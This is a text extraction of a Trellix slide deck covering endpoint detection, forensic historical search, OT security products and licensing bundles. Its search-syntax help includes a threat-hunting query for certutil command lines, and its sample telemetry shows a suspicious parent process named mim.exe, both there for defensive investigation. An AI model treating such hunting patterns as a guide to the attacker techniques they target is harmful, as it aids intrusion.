File Created	Network Accessed
File Modified	ScheduledTask Changed
File Deleted	Code Injection
File Read	WMI Activity
Scripted Executed	Image Loaded
RegValue Modified	RegKey Read
RegValue Created	RegKey Created
RegValue Deleted	RegKey Deleted

On Prem: Historical Search - enterprise wide visibility

Forensic Response

- Uncover evidence of attacker days/weeks/months before

Outcome

- Reduce MTTR with additional historical data
- Search system even if they offline

The screenshot displays the Trellix Endpoint Security Enterprise Search interface. At the top, there's a navigation bar with tabs: DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH (active), ADMIN, and MODULES. Below the navigation bar, a search bar contains the query 'processName:*'. A time range selector is set to 'Last 7 Days'. The results show a table of process creation events from 14-10-2025 to 21-10-2025. The table has columns for Detection Date, Activity, Device Name, Username, OS, Process Name, Parent Process Name, Command Line, Process ID, and Parent Process ID. Below the table, there's a section for building queries with common search field inputs, operators, and functions. The interface is dark-themed.

Detection Date - time	Activity - eventType	Device Name - host	Username - user.name	OS - clientOs	Process Name - pro...	Parent Process Na...	Command Line - c...	Process ID - pid	Parent Process ID - p...
2025-10-14T11:49:0...	Process Created	EndpointHost	Administrator	windows	dw20.exe	C:\TMP\mim.exe	dw20.exe -x -s 1156	11416	5912
2025-10-14T12:49:0...	Process Created	EndpointHost	SYSTEM	windows	svchost.exe	C:\Windows\System...	C:\Windows\System...	6480	904
2025-10-14T22:50:1...	Process Created	EndpointHost	Administrator	windows	conhost.exe	C:\Windows\System...	\\?\C:\Windows\syst...	12440	10236
2025-10-17T00:45:0...	Process Created	EndpointHost	SYSTEM	windows	MoUsCoreWorker....	C:\Windows\System...	"C:\Windows\uusVA...	15304	10764
2025-10-17T00:45:0...	Process Created	EndpointHost	Administrator	windows	backgroundTaskHos...	C:\Windows\System...	"C:\Windows\system...	12404	376
2025-10-17T12:44:1...	Process Created	EndpointHost	Administrator	windows	conhost.exe	C:\Windows\System...	\\?\C:\Windows\syst...	17356	8312
2025-10-17T13:45:0...	Process Created	EndpointHost	SYSTEM	windows	MoUsCoreWorker....	C:\Windows\System...	"C:\Windows\uusVA...	25736	10764
2025-10-17T14:45:0...	Process Created	EndpointHost	Administrator	windows	RuntimeBroker.exe	C:\Windows\System...	C:\Windows\System...	25044	376
2025-10-18T00:45:0...	Process Created	EndpointHost	Administrator	windows	backgroundTaskHos...	C:\Windows\System...	"C:\Windows\system...	22564	376
2025-10-18T18:44:1...	Process Created	EndpointHost	Administrator	windows	powershell.exe	C:\Windows\System...	"powershell.exe" -Wi...	31736	1532
2025-10-19T00:45:0...	Process Created	EndpointHost	SYSTEM	windows	MoUsCoreWorker....	C:\Windows\System...	"C:\Windows\uusVA...	34360	10764
2025-10-19T00:45:0...	Process Created	EndpointHost	Administrator	windows	RuntimeBroker.exe	C:\Windows\System...	C:\Windows\System...	34264	376

Common search field inputs (case sensitive):

Field	Value
host	DEVICE NAME
cmdLine	COMMAND LINE
networkInfo.ipAddress	IP ADDRESS OF THE DEVICE
eventType	ACTIVITY
network.dstIp	DESTINATION IP
network.dstPort	DESTINATION PORT
user.name	USERNAME
dns.name	DNS LOOKUP
fileAttributes.mds	FILE MDS
fileAttributes.path	FILE PATH
processName	PROCESS NAME
procFileAttrs.mds	PROCESS MDS

Operators:

Operator	Value
=	EQUAL TO
!=	NOT EQUAL TO
>	GREATER THAN
<	LESS THAN
>=	GREATER THAN OR EQUAL TO
<=	LESS THAN OR EQUAL TO
Starts with	STARTS WITH
Contains	CONTAINS
Ends with	ENDS WITH
Contains string	CONTAINS STRING
Range of ports	RANGE OF PORTS
Search within IP range	SEARCH WITHIN THE IP RANGE

Functions:

Function	Value
AND	DEFAULT
OR	DEFAULT
NOT	DEFAULT
sort > time	Sort by time, most recent first.
EXAMPLES	
host:*	All hosts
cmdLine:*certutil.*	All command line containing certutil

Here are some examples of common values:

event type	DNS Query
Process Created	Api
User Login	NamedPipe Connected
User Logout	Network Accessed
File Created	ScheduledTask Changed
File Modified	Code Injection
File Deleted	WMI Activity
File Read	Image Loaded
Scripted Executed	RegKey Read
RegValue Modified	RegValue Created
RegValue Created	RegKey Deleted
RegValue Deleted	

On Prem: Historical Search - in depth details

Forensic Response

- Uncover evidence of attacker days/weeks/months before

Outcome

- Reduce MTTR with additional historical data
- Search system even if they offline

ENDPOINT SECURITY

DASHBOARDALERTSHOSTSACQUISITIONSRULESENTERPRISE SEARCHADMINMODULES

processName:*

Time Range :Last 7 Days

Show Syntax Help

Status: Completed | Showing 1-50 out of 310 results

	Detection Dat...	Activity - even...	Device Name ...	Username - us...	OS - clientOs	Process Name...	Parent Proces...	Command Lin...	Process ID - pid	Parent Proces...	
☐	2025-10-14T11...	Process Created	EndpointHost	Administrator	windows	dw20.exe	C:\TMP\mim.exe	dw20.exe -x -s ...	11416	5912	
☐	2025-10-14T12...	Process Created	EndpointHost	SYSTEM	windows	svchost.exe	C:\Windows\Sy...	C:\Windows\Sy...	6480	904	
☐	2025-10-14T22...	Process Created	EndpointHost	Administrator	windows	conhost.exe	C:\Windows\Sy...	\77C:\Windows...	12440	10236	
☐	2025-10-17T00...	Process Created	EndpointHost	SYSTEM	windows	MoUsCoreWo...	C:\Windows\Sy...	*C:\Windows\u...	15304	10764	
☐	2025-10-17T00...	Process Created	EndpointHost	Administrator	windows	backgroundTa...	C:\Windows\Sy...	*C:\Windows\s...	12404	376	
☐	2025-10-17T12...	Process Created	EndpointHost	Administrator	windows	conhost.exe	C:\Windows\Sy...	\77C:\Windows...	17356	8312	
☐	2025-10-17T13...	Process Created	EndpointHost	SYSTEM	windows	MoUsCoreWo...	C:\Windows\Sy...	*C:\Windows\u...	25736	10764	
☐	2025-10-17T14...	Process Created	EndpointHost	Administrator	windows	RuntimeBroker...	C:\Windows\Sy...	C:\Windows\Sy...	25044	376	
☐	2025-10-18T00...	Process Created	EndpointHost	Administrator	windows	backgroundTa...	C:\Windows\Sy...	*C:\Windows\s...	22564	376	
☐	2025-10-18T18...	Process Created	EndpointHost	Administrator	windows	powershell.exe	C:\Windows\Sy...	*powershell.ex...	31736	1532	
☐	2025-10-19T00...	Process Created	EndpointHost	SYSTEM	windows	MoUsCoreWo...	C:\Windows\Sy...	*C:\Windows\u...	34360	10764	
☐	2025-10-19T00...	Process Created	EndpointHost	Administrator	windows	RuntimeBroker...	C:\Windows\Sy...	C:\Windows\Sy...	34264	376	
☐	2025-10-19T08...	Process Created	EndpointHost	Administrator	windows	OpenConsole.e...	C:\Windows\Sy...	*C:\Program Fil...	11164	376	
☐	2025-10-19T09...	Process Created	EndpointHost	Administrator	windows	OpenConsole.e...	C:\Windows\Sy...	*C:\Program Fil...	35796	376	
☐	2025-10-19T23...	Process Created	EndpointHost	SYSTEM	windows	UsoClient.exe	C:\Windows\Sy...	*C:\Windows\s...	40964	1532	
☐	2025-10-20T07...	Process Created	EndpointHost	Administrator	windows	powershell.exe	C:\Windows\Sy...	*powershell.ex...	42524	1532	
☐	2025-10-20T07...	Process Created	EndpointHost	Administrator	windows	conhost.exe	C:\Windows\Sy...	\77C:\Windows...	42860	42524	

Event Details

clientTp

mar_50.1.0.469

maGuid

8FA585D2-407C-11F0-175F-000C29B91A04

rv

469

procFileAttrs

embedFileVersion: 2.0.50727.9157 (WinReLRS6.050727-embedProductVersion: 2.0.50727.9157, sha256: AC4726AADD773D630F905D870882213EDD74042C263682597A; embedFilename: dw20.exe, embedVendorName: Microsoft Corporation, subsystem: 2, reputation: { reputation: 99, vtpPrivileges: 1 }, creationDate: 2025-10-10T12:23:57.897Z, sha1: 28B6390533FCE7FA65C9133280E7B70DAFE41D5D, path: C:\Windows\Microsoft.NET\Framework64\v2.0.50727\lastModificationDate: 2024-03-28T08:51:00.000Z, fsattrs: 32, size: 46000, certificates: [{ sha1: 71F53A26B81625E466727183409A3003D7923C, validNotAfter: 1731612008, issuerName: US, Washington, Redmond, Microsoft Corporation, Microsoft Windows Production PCA 2011, subject: US, Washington, Redmond, Microsoft (Microsoft Windows, validNotBefore: 1700162408, type: signing, publicKeyHash: 2785174A513C359808FE766E9185A, { sha1: 580A6F4CC4E4B669B9EBDC1B283E087B80067E, validNotAfter: 1792435902, issuerName: US, Washington, Redmond, Microsoft Corporation, Microsoft Root Certificate Authority 201, subject: US, Washington, Redmond, Microsoft (Microsoft Windows Production PCA 2011, validNotBefore: 1319049702, type: parent, publicKeyHash: A92902398E16C49778CD90F99E4F9, }, {

Key Trellix Security Solutions for OT

Trellix Endpoint for OT

- Centralized Management
- Anti-Malware
- Device Control
- Application Whitelisting
- Custom Intelligence
- Sandboxing
- Asset Discovery
- Compliance Audit
- EDR/Forensics

Trellix NDR for OT


- **Advanced Threat Detection on IPS or NX sensors**
- **Anomaly Detections**
- HW, Virtual, Cloud
- Asset Discovery and Visibility
- 3rd Party integrations
- **Nozomi integrations**
- Network Forensic

Trellix Helix XDR for OT

- On-Site log forwarding through SIEM, ePO and Comm Broker
- On-Site log collection and storage through ESM
- **IT-OT Threat Detection and Risk Assessments**
- **Integrated GenAI for alert analysis and investigations**
- **Nozomi and other 3rd Party integrations**

Endpoint Security for OT Architecture

Operate Anywhere



Trellix

Demo



Trellix

Licensing



Simplify Selling and Streamline Endpoint Offerings

Technology/Suite	MV1	MV2	MV3	MV4	MV5	MV6	MV7	SS1	SS2	SS3	SSE4	TRXE	Add-on
------------------	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	------	------	--------

From 12 to 4

Endpoint Essentials

- Single install
- Basic Protection
- Ransomware Resilience

New in Q3!

Endpoint Core

- Single install
- Full protection
- EDR for 5% critical assets
- Ransomware Resilience

Endpoint Enterprise

- Single agent
- Integrated detection & forensics

Endpoint Complete

- Risk posture & reduction
- Attack Path Discovery
- MDR

FUTURE

Trellix Endpoint Security Packages

Cloud
ePO
SaaS/IaaS/On-Prem

Hybrid
ePO On-Prem/IaaS
Only

Endpoint Essentials

Endpoint Essentials Cloud (EPESC)
Available Now!

Endpoint Essentials Hybrid (EPESH)
Available Now!

Endpoint Core

Endpoint Core* (EPCR)
Available Now!

Endpoint Core Hybrid (EPCRH)
Available Now!

Endpoint Enterprise

Endpoint Enterprise* (EPEN)
Available Now!



Endpoint Enterprise Hybrid (EPENH)
Available Now!

Endpoint Complete

Endpoint Complete Cloud
Planned

Endpoint Complete Hybrid
Planned

Endpoint - Simplified Sales, increased value



Trellix Essentials (Any size)

Trellix Essentials Cloud (EPESC)
ePO SaaS, On-Prem, IaaS
Next Gen AV
Host Firewall
Web & Device Control
Adaptive Threat Protection
Native Security Protection



- MV1 Customers that don't want to upgrade to Core
- New New Entry Level security customers
- For ePO On-Prem customers use Essentials Hybrid

Trellix Essentials Hybrid (EPESH)
ePO On-Prem/IaaS
Next Gen AV
Host Firewall
Web & Device Control
Adaptive Threat Protection
Native Security Protection

Trellix Core (Medium to large)

Trellix Core Cloud (EPCR)

ePO SaaS, On-Prem, IaaS

Next Gen AV

Host Firewall

Web & Device Control

Adaptive Threat Protection

Native Security Protection

Insights

Threat Intelligence Exchange

IVX Cloud Submissions

Application Control for PCs

EDR for Critical Assets (5%)



- MV1 customers with maturing security programs
- Existing MV2 Customers
- Net new customers with enhanced security needs and compliance requirements
- For ePO On-Prem customers use Core Hybrid

Trellix Core Hybrid (EPCRH)

ePO On-Prem/IaaS

Next Gen AV

Host Firewall

Web & Device Control

Adaptive Threat Protection

Native Security Protection

Insights

Threat Intelligence Exchange

IVX Cloud Submissions

Application Control for PCs

EDR for Critical Assets (5%)

Endpoint Enterprise Cloud

Enterprise Cloud (EPEN)

ePO SaaS, On-Prem, IaaS

Next Gen AV

Host Firewall

Web & Device Control

Adaptive Threat Protection

Native Security Protection

Insights

Threat Intelligence
Exchange

IVX Cloud Submissions

Application Control for PCs

Trellix EDR + Forensics



- Upgrade MV4 and MV6 Customers
- Migrate TRXE Customers
- Can use on premise components if required
- Net new customers with mature security programs and dedicated Security Operations Centers

Endpoint Enterprise Hybrid

Enterprise Hybrid (EPENH)
ePO SaaS, On-Prem, IaaS
Next Gen AV
Host Firewall
Web & Device Control
Adaptive Threat Protection
Native Security Protection
Insights
Threat Intelligence Exchange
IVX Cloud Submissions
Application Control for PCs
On-Prem EDR + Forensics



- **Primary difference from EPEN Cloud is EPENH does not offer EDR or HX as a service**
- Upgrade HX Customers
- Migrate TRXHX Customers
- Net new customers with mature security programs and dedicated Security Operations Centers who need on-prem EDR
- ePO is a new Requirement for HX customers. ePO SaaS is being made available as an option to simplify the addition of ePO.
- If customer chooses to use ePO SaaS - all ePO manageable modules are entitled to be managed by ePO SaaS.

Trellix

OVERVIEW



Today's key takeaways

1. Trellix has a robust and mature endpoint and management offering for IT and OT
2. EDRF for cloud and on premise delivers a new EDR + forensics capabilities and is the new EDR and forensics offering
3. Trellix Wise for EDRF augments and enhances SOC teams efficiency and skill sets
4. Trellix is fully focused on delivering capabilities for on premise and cloud customers
5. New endpoint bundle suites designed to protect customers and simplify offerings




Trellix

Trellix

